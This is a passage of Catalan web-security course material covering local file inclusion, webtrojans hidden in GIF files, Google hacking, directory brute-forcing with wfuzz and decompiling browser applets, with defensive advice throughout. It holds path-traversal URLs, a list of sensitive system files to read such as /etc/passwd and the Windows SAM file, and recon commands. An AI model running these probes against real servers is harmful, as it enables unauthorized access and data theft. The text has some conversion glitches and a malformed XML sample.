Aquesta vulnerabilitat, al contrari que l'anterior, afecta tant llenguatges compilats com interpretats. Es basa en la possibilitat d'incloure dins de la pàgina un fitxer local de l'usuari amb el qual s'executa el servidor d'aplicacions web que té permisos de lectura.

Aquesta vulnerabilitat pot passar en qualsevol lloc d'un lloc web però sol ser més comuna en dos llocs ben diferenciats:

- Pàgines de plantilles: carrega un fitxer des d'un altre fitxer i hi dóna format.

- Pàgines de baixades: rep un paràmetre amb el nom del fitxer que s'ha de baixar i l'envia al client.

La idea que hi ha al darrere de totes dues fallades és la mateixa, i les implementacions defectuoses, a vegades també. Per a aconseguir explotar aquesta vulnerabilitat d'una manera satisfactòria, hem de poder fer crides a fitxers fora del camí original. Això ho hem de fer intentant incloure fitxers d'un directori superior usant els caràcters `../` en sistemes Linux o `..\` en sistemes Windows més el nom d'un fitxer que sapiguem que hi és. Per exemple, sospitem que l'URL següent té una fallada de Local File Inclusion:

```
http://www.victima.com/noticias/detalle.php?id=4&tipo=deportes.php
```

Per a corroborar-ho i determinar que efectivament som davant d'una fallada de Remote File Inclusion, podem modificar l'URL fins que quedi de la manera següent:

```
http://www.victima.com/noticias/detalle.php?id=4&tipo=../index.php
```

Gràcies a aquesta simple comprovació podem detectar si una pàgina és vulnerable a Local File Inclusion.

Aquesta tècnica es pot ampliar (si els permisos ho permeten i no s'aplica el concepte del mínim privilegi) a fitxers fora del directori de l'aplicació web i començar a incloure fitxers del sistema operatiu mateix. Això ens permetrà obtenir més informació sobre l'equip.

Per a localitzar sense equivocacions els fitxers podem usar una fallada de Path Disclosure perquè ens doni informació sobre el camí local on hi ha aquests fitxers. De tota manera, i si no sabem el camí relatiu d'un fitxer davant de la pàgina vulnerable, podem fer servir els camins directes[4].

[(4)] Un camí directe és el que inclou tot el nom del fitxer.

Hi ha molts fitxers interessants a què es pot accedir mitjançant aquesta tècnica, depenent dels objectius de l'atacant. A més, aquests fitxers varien entre diferents sistemes operatius. A continuació detallarem alguns d'aquests fitxers com a mostra de la informació que podem arribar a obtenir:

- `/etc/passwd`: fitxer d'usuaris en sistemes Linux. Conté un compendi dels usuaris existents i també dades relatives a aquests usuaris, com el nom o el directori de la pàgina inicial (*home*).


- `/etc/hosts`: permet guardar informació sobre equips pròxims. Sol contenir una llista de noms i IP interns que ens permeten tenir una idea més bona de l'estructura interna d'una organització.

- `C:\Windows\repair\SAM`: el *SAM* és el fitxer que conté els noms dels usuaris i les claus dels usuaris d'un sistema Windows. En la carpeta repair s'emmagatzema una còpia del fitxer *SAM* per a poder-la recuperar en cas d'error del sistema.

- El mateix fitxer vulnerable: és molt instructiu baixar el mateix fitxer vulnerable mitjançant la fallada de Local File Inclusion per a aprendre dels problemes dels altres.

Per a evitar que aquesta tècnica tingui més impacte és important pensar a muntar el servidor amb el mínim privilegi possible, limitant la possibilitat d'accés a fitxers del servidor dins de la seva pròpia carpeta, amb la qual cosa aconseguim evitar l'accés a fitxers del sistema, tot i que no a fitxers propis de l'aplicació.

Figura 44. Exemple de Local File Inclusion



Si volem fer una protecció mitjançant programació en lloc de controlar-ho mitjançant permisos en el servidor, s'ha de tenir en compte que els camins a fitxers es poden escriure de dues maneres:

- Directa: hem d'escriure el camí on hi ha el fitxer directament. Per tant, hem d'eliminar els caràcters `\` o `/` de les dades que han enviat els usuaris.

- Relativa: hem d'usar la canonització per a pujar cap a directoris superiors mitjançant l'ús de `..\` o `../`. Ho podem evitar excloent, a més dels caràcters anteriors, els punts.

4.3. *Webtrojans*

Una de les funcionalitats més esteses en pàgines web mitjanament complexes és la possibilitat de pujar fitxers al servidor: imatges, documents en PDF, fitxers de vídeo, etc.

Quan un usuari ens envia un fitxer hem de comprovar que ens envia un fitxer legítim, és a dir, si estem esperant un fitxer amb una imatge s'ha de comprovar que rebem realment una imatge i no pas un altre tipus de fitxer.


Si no comprovem els fitxers que ens envien pot ser que copiem en el nostre servidor un fitxer malintencionat conegut com a *webtrojan*[5].

(5)És una shell remota que podem pujar a un servidor aprofitant una fallada de seguretat.

Hi ha moltes shells remotes en diferents llenguatges a la disposició de qualsevol usuari. Aquestes shells solen ser detectades pels antivirus per a evitar que passin desapercebudes a administradors despistats però poden ser "camuflades" dins d'altres fitxers.

L'exemple més clar de la manera com s'ha de camuflar un fitxer d'aquests és incloure'l darrere d'una capçalera d'una imatge, en la qual alguns servidors són capaços d'executar el codi.

Figura 45. *Webtrojan* ocult dins d'un fitxer GIF



En la imatge anterior es veu que un fitxer gif obert amb un visor de textos deixa a la vista codi PHP que generarà una porta posterior per a pujar qualsevol tipus de fitxer.

Per a evitar aquest tipus de problemes hem de comprovar sempre no solament l'extensió, sinó també la capçalera del fitxer per corroborar que és del tipus que nosaltres hem permès. Una bona pràctica és la d'establir nosaltres mateixos mitjançant programació l'extensió dels fitxers que ens pugen, i evitar així que algú pugui pujar un fitxer i establir-lo amb extensions com ASP o PHP.

5. Google Hacking

Google indexa avui dia milions de pàgines web i no entén de zones privades ni restringides. Tot allò que està enllaçat en algun lloc i és accessible és a Google. Si sabem com funciona Google (i en general els cercadors), podrem accedir a molta informació que ni tan sols els seus propietaris saben que hi és.


Per això és molt important saber com s'han de fer preguntes a Google sobre la informació que ens interessa, cosa que ens permetrà recopilar molta informació sobre un lloc web sense haver de fer, en principi, cap petició al servidor en qüestió.

Google ofereix diversos filtres que ens permeten afinar la cerca que volem fer i que combinats els uns amb els altres aconsegueixen una potència molt més gran:

- +<palabra>: incloure un + (més) davant d'una paraula requereix la presència obligatòria d'aquesta paraula en les pàgines retornades.
- –<palabra>: posar un símbol – (menys) davant d'una paraula exclou tots els resultats que contenen aquesta paraula.
- "<palabras>": posant una frase entre cometes dobles busquem cadenes completes de text dins dels resultats.
- Es pot usar el caràcter * amb el significat que pot aparèixer qualsevol paraula dins d'una frase posada entre cometes.
- `intitle:<texto>`: permet buscar en el títol de la pàgina.
- `inurl:<texto>`: fa les cerques en l'URL de la pàgina.
- `intext:<texto>`: busca el text en el cos de les pàgines retornades.
- `filetype:<extensión>`: restringeix la cerca a l'extensió especificada.
- `domain:<dominio>`: limita els resultats al domini especificat. Es pot usar solament l'identificador del país (com ara .es).

Amb aquests filtres i combinant-los entre si podem trobar qualsevol cosa que hi hagi a Internet.

Figura 46. Resultats de la cerca `+users.mdb intitle:"Index of"`



Google Hacking Database és una base de dades de cerques d'una eficàcia corroborada que permet obtenir dades interessants referents a fitxers de configuració, zones privades, dispositius connectats a la xarxa, programari vulnerable, etc.

Usant aquest tipus de cerques es poden arribar a conèixer moltíssimes dades d'un servidor. Un dels exemples més clars d'això és la possibilitat de localitzar subdominis d'un domini concret mitjançant cerques recursives. Ara posarem un exemple perquè quedi demostrada la utilitat d'aquestes tècniques.

D'entrada se selecciona un domini; en aquest cas s'ha triat el domini uoc.es. Per començar s'executa la cerca següent:

```
site:uoc.edu
```

Aquesta cerca retorna 587.000 resultats. Evidentment tots aquestes pàgines no pertanyen solament a un domini, sinó que hi ha diferents llocs implicats.

El procés és simple. Consisteix a veure quin és el subdomini del primer resultat retornat i afegir-lo amb un símbol – (menys) a davant. Per exemple:

```
-www site:uoc.es
```

Excloent el subdomini www de les cerques obtindrem un nombre de pàgines retornades de 631.000. Seguint aquest procés arribarem a generar una cerca que no ens retorni cap resultat. Una aproximació d'això és la següent:

```
-acc -rusc -elcrps -blogs -personal -eprints -cataleg -osrt -clab -unescochair -elearning
-multimedia -edulab -net -itol -gres -red -lletra -laboralcentrodearte -lpg -elconcept
-biblioteca -comein -foto -guatemala -einflinux1 -cicr -campus -icesd -laos -xequia -dpcs -cimanet
-comoras -marroc -colleague -colloque -xina -macedonia -oliba -cv -www -biblio site:uoc.es
```

S'ha de recordar que fins ara i mitjançant aquesta tècnica en cap moment no s'ha fet cap petició directa al domini uoc.es, de manera que és impossible saber qui està intentant esbrinar informació sobre el nostre domini.

Unes altres cerques que podem trobar aquí són les que ens poden retornar tots els fitxers ofimàtics del servidor, com ara fitxers .doc, .xls, .pdf, etc.

Aquests fitxers, en les diferents versions, inclouen més o menys quantitat de metadades que tenen informació sobre noms d'usuaris o camins locals de l'ordinador on es va generar el fitxer. Amb tota aquesta informació un atacant podria començar a utilitzar un programa de força bruta per a intentar treure les contrasenyes.

6. Seguretat per ocultació

És habitual amagar una clau "d'emergència" en algun lloc pròxim a la porta d'una casa perquè hi puguem entrar si hem perdut la nostra clau. Evidentment això no és gens segur, ja que qualsevol persona que la trobi podrà entrar, igual que nosaltres, a casa nostra.

Aquest símil amb la vida real serveix per a enllaçar la idea amb una aplicació web. És comú entre els programadors web usar directoris específics per a activitats específiques com l'administració, les zones de proves o la pujada de fitxers temporals. Alguns dels més comuns són aquests:

- `/admin`
- `/logs`
- `/uploads`
- `/phpmyadmin`
- `/tmp`

Aquests directoris es poden descobrir mitjançant proves manuals o fent ús d'algun programa com ara *fuzzer*[6] que faci les peticions per nosaltres. En aquest cas el farem servir per a automatitzar la cerca de directoris amb noms coneguts.

[6]Un programa fuzzer és un programa que automatitza tasques repetitives.

Wfuzz és un programa d'aquest tipus; fa connexions a un servidor web, substituint en la zona de l'URL que nosaltres especifiquem una cadena de text que va agafant línia rere línia d'un fitxer de text.

Es pot baixar gratuïtament i l'utilitzarem per a fer una demostració de les dades que es poden arribar a obtenir mitjançant aquesta eina. Vegem com l'hem de fer servir. La sintaxi és simple:

```
wfuzz.exe -z file -f wordlists\common.txt --hc 404 http://www.victima.com/FUZZ
```

La línia anterior representa una execució típica del programa wfuzz i ens serveix d'exemple per a determinar quins són els paràmetres mes útils a l'hora de fer una anàlisi mitjançant aquesta eina. Amb aquests paràmetres indiquem al programa el següent:


- -z: fes servir el *payload* de tipus fitxer. Això és, els noms de les carpetes ocultes que anem a buscar s'agafaran des d'un fitxer de text.

- -f: el nom del fitxer que s'usarà. En aquest cas hem seleccionat el fitxer common.txt que acompanya el programa i que conté una llista dels noms més comuns de directoris ocults.

- --hc 404: el paràmetre hc ens permet eliminar resultats de la sortida del programa sobre la base del codi HTTP que es retorna. En l'exemple s'ha usat el codi 404 perquè és el codi associat als errors en el protocol HTTP. També es poden establir filtres per nombre de línies (--hl) i paraules (--hw) que conté una pàgina, per si ens trobem amb un servidor que retorna sempre una pàgina amb codi 200.

- http://www.victima.com/FUZZ: allà on col·loquem la paraula FUZZ és on el programa inclourà en cada petició la paraula següent del fitxer especificat.


Figura 47. Resultat de l'execució del programa wfuzz



En la imatge anterior apreciem que el programa ha detectat una sèrie de directoris en el servidor analitzat. D'aquests directoris els de "*password*" i "test" poden resultar interessants per a començar a fer una revisió de seguretat.

Una altra manera de trobar directoris i fitxers ocults en una aplicació és la cerca del fitxer robots.txt. Aquest fitxer l'usen els administradors de llocs web per a evitar que Google i altres cercadors indexin zones que no volen que s'indexin.

Figura 48. Exemple de fitxer robots.txt



El problema és que hi ha molta gent que no entén del tot la idea d'aquest fitxer, i hi afegeix tots els camins que no volen que s'indexin, encara que no estiguin enllaçats des de cap lloc (recordem que els cercadors solament indexen si es fa un enllaç des d'algun lloc). Per això podem trobar fitxers robots.txt que contenen referències a zones administratives, de proves, privades.

Un altre fitxer que ens pot donar molta informació i que, al contrari dels anteriors, és informació pública és el fitxer sitemap.xml. El fitxer sitemap.xml és un fitxer proposat per Google com una manera d'indicar al cercador quines són les pàgines més interessants d'un lloc web i quines són les menys actualitzades. Aquesta informació sembla òbvia i la podem trobar nosaltres mateixos navegant per la pàgina. No obstant això, és de vital importància perquè ens estalvia temps de navegar pel lloc i, amb una sola petició, obtenim un esquema de l'estructura del lloc. A continuació mostrem un exemple d'un fitxer sitemap.xml:

```
<?xml version="1.0" encoding="UTF-8"?>
<urlset xmlns="http://www.sitemaps.org/schemas/sitemap/0.9">
   <url>
      <loc>http://www.a.com/</loc>
      <lastmod>2005-01-01</lastmod>
      <changefreq>monthly</changefreq>
      <priority>0.8</priority>
   </url>

      <url>
      <loc>http://www.a.com/news</loc>
      <changefreq>weekly</changefreq>
   </url>

   <url>
      <loc>http://www.a.com/archive</loc>
      <lastmod>2004-12-23</lastmod>
      changefreq>weekly</changefreq>
   </url>

   <url>
      <loc>http://www.a.com/faq</loc>
      <lastmod>2004-12-23T18:00:15+00:00</lastmod>
      priority>0.3</priority>
   </url>

   <url>
      <loc>http://www.a.com/about</loc>
      <lastmod>2004-11-23</lastmod>
   </url>
```

```
</urlset>
```

6.1. Descompiladors de miniaplicacions web


6.1.1. Flash

Flash s'ha posat cada vegada més de moda com una manera d'oferir una interfície atractiva a l'usuari final. Actualment hi ha moltes pàgines que fan gairebé un ús abusiu d'aquesta tecnologia. Hem de tenir en consideració, però, una cosa important, que és que Flash no és més que la capa de presentació sobre la capa de dades i mai una única capa que s'encarrega de tot, encara que a vegades passa.

Per això aquestes pàgines en Flash, si carreguen dades dinàmicament, han de cridar a pàgines que retornin aquestes dades segons els paràmetres proporcionats. Pot ser que aquests paràmetres siguin vulnerables a les injeccions de codi que hem comentat més amunt. Aquestes crides a fitxers externs es veuen fàcilment usant un detector (*sniffer*) del protocol HTTP.

Un exemple clar d'això són les pàgines que usen un reproductor d'àudio en Flash i en les quals podem baixar els fitxers MP3 sense haver de veure el codi font del fitxer Flash.

Figura 49. Captura del fitxer MP3 reproduït des d'un reproductor web




En fitxers Flash també es poden descompilar els fitxers, cosa que dóna lloc a un pseudocodi llegible que permet a un atacant saber com actua internament el fitxer. A més, es pot convertir el codi en un assemblador d'ActionScript[7] que podem modificar i tornar a compilar, cosa que ens dóna la possibilitat, per exemple, d'incloure codi JavaScript dins d'un fitxer Flash.

[7]És el llenguatge usat internament per a programar les aplicacions Flash. Té una sintaxi semblant a JavaScript i és un llenguatge interpretat, que vol dir que podem aconseguir extreure el codi font original del fitxer swf.

Hi ha molts programes per a fer aquesta acció, i ara mostrarem com s'ha de fer mitjançant el programa Flasm, de baixada gratuïta.


L'aplicació s'executa des de consola. Rep el paràmetre –d per a descompilar el fitxer swf que rep. Com que aboquem el codi per pantalla, hem de redirigir cap a un fitxer de text la sortida del programa. En aquest exemple farem l'acció amb un petit joc Flash:

Figura 50. Execució de l'ordre flasm.exe



Aquesta ordre analitza el fitxer swf i extreu el codi que hi està associat. Aconsegueix extreure el codi i convertir-lo en un llenguatge semblant a l'assemblador:

Figura 51. Abocament del codi del fitxer swf



Conèixer el codi font d'un fitxer swf ens pot ajudar a entendre com funciona l'aplicació, a buscar fallades de seguretat en el codi o a localitzar els URL a què fa referència per a carregar informació dins de l'aplicació Flash. Una vegada localitzats aquests URL, és qüestió de provar-hi a sobre les fallades de seguretat que hem esmentat en altres capítols.


6.1.2. Java

Igual que amb els fitxers Flash, encara que amb menys popularitat actualment, hi ha les anomenades *miniaplicacions Java* (*applets Java*), petites aplicacions que s'executen dins del nostre navegador.

Java s'executa sobre una màquina virtual; es pot executar el mateix codi en qualsevol ordinador que implementi la màquina virtual de Java. Això té molts avantatges a l'hora d'exportar la nostra aplicació. Tanmateix, també ens permet extreure el codi exactament igual que ho fèiem en Flash.

Per a dur a terme aquesta acció, hi ha programes que fan aquesta conversió i ens mostren el codi Java original. En la captura de pantalla següent el programa usat és Java Decompiler, un programa gratuït que ens permet fer aquestes accions.


Figura 52. Pantalla principal de Java Decompiler



6.1.3. .NET

Microsoft ha sumat la seva plataforma .NET al Web. Hi ha les aplicacions ASP.NET, que s'executen del costat del servidor, i que no podrem auditar més enllà dels paràmetres que rebi. No obstant això, s'expandeix a poc a poc una nova tecnologia, anomenada Silverlight, que és una compilació .NET que es carrega des del servidor mitjançant un connector en el nostre navegador. Això, igual que Flash i Java, ens permet analitzar el codi font de l'aplicació Silverlight.

Figura 53. Aplicació de mostra de Silverlight




En la captura de pantalla anterior es veu una aplicació Silverlight molt simple. Ens sol·licitarà usuari i contrasenya per aconseguir entrar. Aquesta aplicació està programada perquè comprovi les dades introduïdes amb unes dades que estan escrites dins de l'aplicació. Això és una greu fallada de seguretat, i ara veurem com s'ha d'analitzar el fitxer per treure l'usuari i la contrasenya vàlids. El detall de codi JavaScript és aquest:

```
<script type="text/javascript">
//<![CDATA[
Sys.Application.initialize();
Sys.Application.add_init(function() {
    $create(Sys.UI.Silverlight.Control,
{"source":"ClientBin/Test001.xap"}, null, null,
$get("Silverlight1_parent"));
});
//]]>
</script>
```

Per a baixar una aplicació Silverlight hem de localitzar dins del codi HTML la secció de codi que fa la càrrega del fitxer XAP, que conté tot el codi de l'aplicació Silverlight i és el que el nostre navegador interpretarà.


El fitxer XAP conté una sèrie de fitxers necessaris per a l'execució del programa. Aquests fitxers són compilats de .NET i es poden analitzar mitjançant programes com .NET Reflector. Els fitxers que hi ha en aquest fitxer es poden extreure mitjançant l'ús de qualsevol programa descompressor, ja que realment és un fitxer ZIP.

Figura 54. Fitxer xap descomprimit



Una vegada descomprimit, es mostren una sèrie d'arxius. Aquests arxius contenen informació referent a la interfície que usa l'aplicació però realment les dades importants són en el fitxer Test001.dll (en l'exemple actual). Aquest fitxer es pot descompilar mitjançant el programa que hem indicat abans i accedir al codi font intern. En aquest cas veiem dues classes principals: `App` i `MainPage`.

Figura 55. Detall del programa descompilat



En la imatge anterior veiem que en la classe `MainPage` hi ha un mètode `btnOK_Click`. A aquest mètode s'hi ha de cridar quan premem el botó d'entrar de l'aplicació. En el codi que hi ha associat, veiem que es comprova el nom d'usuari amb la cadena `"test"` i la clau amb la cadena `"melon"`.

Tant Silverlight com les miniaplicacions Java o les aplicacions Flash són una mera forma de posar un contingut d'una manera més vistosa per a l'usuari. No obstant això, a vegades els desenvolupadors web el fan servir com un llenguatge de programació web completament vàlid, cosa que s'ha demostrat que és del tot insegura.

Bibliografia

Andreu, A. (2006). *Professional Pen Testing for Web Applications*. Ed. Wrox.

Clarke, J. (2009). *SQL Injection Attacks and defense*. E. Syngress.

Grossman, J. i altres (2007). *Xss Attacks: Cross Site Scripting Exploits And Defense*. Ed. Syngress.

